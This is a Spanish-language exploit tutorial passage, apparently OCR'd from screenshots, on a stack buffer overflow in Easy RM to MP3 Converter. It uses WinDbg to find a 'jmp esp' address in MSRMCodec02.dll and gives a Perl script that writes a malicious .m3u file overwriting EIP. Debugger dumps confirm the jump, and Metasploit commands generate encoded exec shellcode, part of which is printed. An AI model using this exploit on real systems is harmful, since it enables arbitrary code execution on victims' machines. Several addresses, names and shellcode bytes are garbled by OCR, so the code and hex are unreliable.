01aa5c9a ff e4 5c 26 95 bb 16 16-79 e7 8e 15 8d f6 f7 fb ... \ . v ...
01ab03d9 ff e4 17 b7 e7 77 31 bc-b4 e7 68 89 bb 99 54 9d ... .v1...h...T ...
01ab1400 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ... .8% qD ...u...
01ab736d ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d ... .v1...h...T ...
01abce34 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ... .8% qD ...u...
01ac0159 ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d ... .v1...h...T ...
01ac2ec0 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ... .8% qD ...u...

```

Ln 0, Col 0 | Sys 0:<Local> | Proc 000:110 | Thrd 010:568 | ASM | OVR | CAPS | NUM



La dll cargada entre las direcciones de memoria: 01870000 01d3d000 luego introducimos en el windbg s 01870000 01d3d000 ff e4 esto nos devolvio todas las posiciones de memoria dentro de la dll que contiene nuestro codigo de operación, hay que tener en cuenta que la posición elegida no debe contener bytes nulos (00) esto supone un final de cadena y el exploit dejaria de funcionar ahí.

Pid 272 - WinDbg:6.12.0002.633 X86
File Edit View Debug Window Help
Command - Pid 272 - WinDbg:6.12.0002.633 X86

```
0:010> u
0:010> u
ntdll!DbgBreakPoint:
77f7f570 ff e4      jmp    esp
77f7f572 8bf1      mov    edi,edi
ntdll!DbgUserBreakPoint:
77f7f574 cc        int    3
77f7f575 c3        ret
77f7f576 8bf1      mov    edi,edi
77f7f578 8b442404  mov    eax,dword ptr [esp+4]
77f7f57c cc        int    3
77f7f57d c20400    ret    4

0:010> s 01870000 01d3d000 ff e4
01a2f23a ff e4 ff 8d 4e 10 c7 44-24 10 ff ff ff ff e8 f3 ...N..D$...
01a2f23f ff e4 fb 4d 1b a6 9c ff-ff 54 a2 ea 1a d9 9c ff ...M....T...
01a2d3db ff e4 ca a4 01 20 05 93-19 09 00 00 00 d4 a7 .....
01a2b22a ff e4 07 07 f2 01 57 f2-5d 1c d3 e8 09 22 d5 d0 ...V.1...
01a2b22d ff e4 09 7d ed ad 37 df-e7 ct 25 23 c9 a0 4e 26 ...}..7...%#_J&
01a2c89 ff e4 03 35 f2 82 6f d1-0c 4e e4 19 30 f7 b7 b6 ...5.o.J.0...
01a2c59e ff e4 5c 26 95 bb 16 16-79 e7 8e 15 8d f6 f7 fb ...`....y....
01ab03d9 ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d ...w1..h..T...
01ab1400 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 dd 50 ...8%qD..u..P
01ab736d ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d ...w1..h..T...
01abc34 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 dd 50 ...8%qD..u..P
01ac0159 ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d ...w1..h..T...
01ac2ec0 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 dd 50 ...8%qD..u..P
0:010> u 01a2f23a
MSRMCodec02!AudioOutWindows::WaveOutWndProc+0x8bfea:
01a2f23a ff e4      jmp    esp
01a2f23c ff8d4e10c744 dec    dword ptr [ebp+44C7104Eh]
01a2f242 2410    and    al,10h
01a2f244 ff
01a2f245 ff
01a2f246 ff
01a2f247 ff
01a2f248 e8f3fee4ff call   MSRMCodec02!CTN_WriteHead+0xd320 (0187f140)

0:010>
```

Verificamos que realmente contiene nuestro código de operación ingresamos u 01a2f23a y presionamos enter y listo ahora solo queda sobreescribir EIP con 01a2f23a y probar que salta a ESP.




```

Open   Save Exploit
~/Desktop
1 #!/user/bin/perl
2
3 my $file= "pruebajmp.m3u";
4 my $junk= "\x41" x 26064;
5 my $eip=pack('V',0x01a2f23a);
6 my $shellcode="\x90" x 25; # 25 NOPS que es donde queremos saltar
7 $shellcode=$shellcode."\xcc"; #break si hace el salto deberia terminar aqui
8 $shellcode=$shellcode."\x90" x 25; #mas NOPS deberia ejecutarse si hace el salto correctamente
9
10 open($FILE,>$file);
11 print $FILE $junk.$eip.$shellcode;
12 close($FILE);
13 print "m3u File Created successfully\n";

```

Perl Tab Width: 8 Ln 9, Col 1 INS

Para verificar dicho salto colocamos de ejemplo el presente script colocamos el código de operación de jmp es, luego añadimos 25 NOPs (0x90 decodifica xchg eax, eaxen todos los modos excepto el modo largo , donde el código de operación 0x90 aún no tiene ningún efecto. Las codificaciones más largas se describen en el manual de Intel.). Luego un break que si se ejecuta termina ahí, para posteriormente otros 25 NOPs para que este fallando la aplicación y saltando a otro sitio.



Pid 596 - WinDbg:6.12.0002.633 X86

File Edit View Debug Window Help

Command - Pid 596 - WinDbg:6.12.0002.633 X86

```

ModLoad: 773d0000 77bc4000 C:\WINDOWS\system32\SHELL32.dll
ModLoad: 76080000 760e1000 C:\WINDOWS\System32\MSVCP60.dll
ModLoad: 76b40000 76b6c000 C:\WINDOWS\System32\WINMM.dll
ModLoad: 71950000 71a34000 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.0.0_x-ww_1382d70a\comctl32.dll
ModLoad: 71000000 71071000 C:\WINDOWS\System32\RPCRT4.dll
ModLoad: 71ab0000 71ac5000 C:\WINDOWS\System32\Easy_RN_to_MP3_Converter\MSRMfilter03.dll
ModLoad: 71aa0000 71aa8000 C:\WINDOWS\System32\WS2HELP.dll
ModLoad: 00230000 00240000 C:\Program Files\Easy RN to MP3 Converter\MSRMfilter01.dll
ModLoad: 01850000 01851000 C:\Program Files\Easy RN to MP3 Converter\MSRMCodec00.dll
ModLoad: 01860000 01867000 C:\Program Files\Easy RN to MP3 Converter\MSRMCodec01.dll
ModLoad: 01870000 01d3d000 C:\Program Files\Easy RN to MP3 Converter\MSRMCodec02.dll
ModLoad: 01d40000 01d50000 C:\WINDOWS\System32\MSVCRT.dll
ModLoad: 01f60000 01f6e000 C:\WINDOWS\System32\wshtcui.dll
ModLoad: 73000000 73023000 C:\WINDOWS\System32\WINSPOOL.DRV
ModLoad: 01f90000 01fa0000 C:\Program Files\Easy RN to MP3 Converter\MSRMfilter02.dll
ModLoad: 021b0000 021c2000 C:\Program Files\Easy RN to MP3 Converter\MSLLog.dll
ModLoad: 76f90000 76fa0000 C:\WINDOWS\System32\Secur32.dll
ModLoad: 71ad0000 71ad8000 C:\WINDOWS\System32\weock32.dll
ModLoad: 76ee0000 76f17000 C:\WINDOWS\System32\RASAPI32.DLL
ModLoad: 76e90000 76ea1000 C:\WINDOWS\System32\rasman.dll
ModLoad: 71c20000 71c6f000 C:\WINDOWS\System32\NETAPI32.dll
ModLoad: 76eb0000 76eda000 C:\WINDOWS\System32\TAPI32.dll
ModLoad: 76e80000 76e8d000 C:\WINDOWS\System32\rtutils.dll
ModLoad: 722b0000 722b5000 C:\WINDOWS\System32\sensapi.dll
ModLoad: 75a70000 75b13000 C:\WINDOWS\System32\USERENV.dll
ModLoad: 760f0000 76168000 C:\WINDOWS\System32\urlmon.dll
ModLoad: 71a50000 71a8b000 C:\WINDOWS\System32\mswsock.dll
ModLoad: 76f20000 76f45000 C:\WINDOWS\System32\DNSAPI.dll
ModLoad: 76fb0000 76fb2000 C:\WINDOWS\System32\winrnr.dll
ModLoad: 76f60000 76f8c000 C:\WINDOWS\System32\WLDAP32.dll
ModLoad: 76fc0000 76fc5000 C:\WINDOWS\System32\rasadhlp.dll
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
(254.524) Break instruction exception - code: 80000003 (!!! second chance !!!)
eax=00104a58 ebx=77f5168d edx=00000001 esi=77c5ace0 edi=00006607
eip=000fffd5 esp=000ffd48 ebp=00104680 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\ntdll.dll -
000ffd55 cc int 3

```

Ln 0, Col 0 Sys 0:<Local> Proc 000:254 Thrd 000:524 ASM OVR CAPS NUM

Verificamos que la posición de memoria de nuestra dll para que sea esa y no otra.

```

ModLoad: 01860000 01867000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec01.dll
ModLoad: 01870000 0143d000 C:\Program Files\Easy RM to MP3 Converter\MSRMCodec02.dll
ModLoad: 01d40000 0145d000 C:\WINDOWS\System32\MSVCR7.dll
ModLoad: 01f50000 0156e000 C:\WINDOWS\System32\win32timer.dll
ModLoad: 73000000 73023000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter02.dll
ModLoad: 021b0000 021c2000 C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
ModLoad: 76f90000 76f9a000 C:\WINDOWS\System32\Secu32.dll
ModLoad: 71ad0000 71ad8000 C:\WINDOWS\System32\wsck32.dll
ModLoad: 76ee0000 76f17000 C:\WINDOWS\System32\RASAPI32.DLL
ModLoad: 76e30000 76ea1000 C:\WINDOWS\System32\rasman.dll
ModLoad: 71c20000 71c6f000 C:\WINDOWS\System32\NETAPI32.dll
ModLoad: 76eb0000 76ed0000 C:\WINDOWS\System32\TAPI32.dll
ModLoad: 76e80000 76e8d000 C:\WINDOWS\System32\utilts.dll
ModLoad: 722b0000 722b5000 C:\WINDOWS\System32\sensapi.dll
ModLoad: 75a70000 75b13000 C:\WINDOWS\System32\USERENV.dll
ModLoad: 760f0000 76168000 C:\WINDOWS\System32\urlmon.dll
ModLoad: 71a50000 71a8b000 C:\WINDOWS\System32\mswsock.dll
ModLoad: 76f20000 76f45000 C:\WINDOWS\System32\DNSAPI.dll
ModLoad: 76fb0000 76fb7000 C:\WINDOWS\System32\winrnr.dll
ModLoad: 76f60000 76f8c000 C:\WINDOWS\System32\WLDAP32.dll
ModLoad: 76fc0000 76fc5000 C:\WINDOWS\System32\rasadhlp.dll
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
(254:524): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=77f5168d edx=00000001 esi=77c5ace0 edi=00006607
eip=000ff4d55 esp=000ff4d40 ebp=00104680 icpl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 ef1=00000202
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\WINDOWS\System32\ntdll.dll -
000ff4d55 cc          int     3
0:000> d esp
000ff4d40 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 ..... .
000ff4d50 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 90 .....
000ff4d60 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 00
000ff4d70 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 AAAA.....AAAAAA
000ff4d80 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 AAAA.....AAAAAA
000ff4d90 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 AAAA.....AAAAAA
000ff4da0 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 AAAA.....AAAAAA
000ff4db0 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 41 AAAA.....AAAAAA

```

Como se puede observar el debugger muestra que el exploit funciona perfectamente lo que quiere decir que nuestro jmp esp termina cuando llega al break. Luego colocamos en nuestro shellcode real y finalizamos el exploit.

```

Archivo Máquina Ver Entrada Dispositivos Ayuda
File Edit View Bookmarks Settings Help
"\x40\xfe\x86\x6b\xbc\x49\x2\x58\x36\x48\x62\x91\xb7\x7b" .
"\x4a\x7e\x86\xb4\x47\x7e\xce\x72\xb8\xf5\x24\x81\x45\x0e" .
"\xff\xf8\x91\x9b\xe2\x5a\x51\x3b\xc7\x5b\xb6\xda\x8c\x57" .
"\x73\x8\xcb\x7b\x82\x7d\x60\x87\x0f\x80\xa7\x0e\x4b\x a7" .
"\x63\x4b\x0f\xc6\x32\x31\xfe\xf7\x25\x9d\x5f\x52\x2d\x0f" .
"\x8b\xe4\x6c\x45\x4a\x64\x0b\x20\x4c\x76\x14\x02\x25\x47" .
"\x9f\xcd\x32\x58\x4a\xaa\xc3\x9a\x47\x26\x53\x10\x32\x0b" .
"\x39\x a3\x e8\x4f\x44\x20\x19\x2f\xb3\x38\x68\x2a\xff\xfe" .
"\x80\x46\x90\x6a\x7\xf5\x91\xbe\xc4\x98\x01\x22\x0b";
msf payload(exec) > Interrupt: use the 'exit' command to quit
msf payload(exec) > Interrupt: use the 'exit' command to quit
msf payload(exec) > set cmd tron
cmd => tron
msf payload(exec) > set EXITFUNC seh
EXITFUNC=> seh
msf payload(exec) > show options

Module options (payload/windows/exec):
Name Current Setting Required Description
--- Test ---
CMD tron yes The command string to execute
EXITFUNC seh yes Exit technique: seh, thread, process, none


msf payload(exec) > generate -e x86/shikata_ga_nai -i 1 -t perl
root : .ruby.bin

Prueba.m3u PruebaJMP.m3u quieter you become, the more you are able to hear

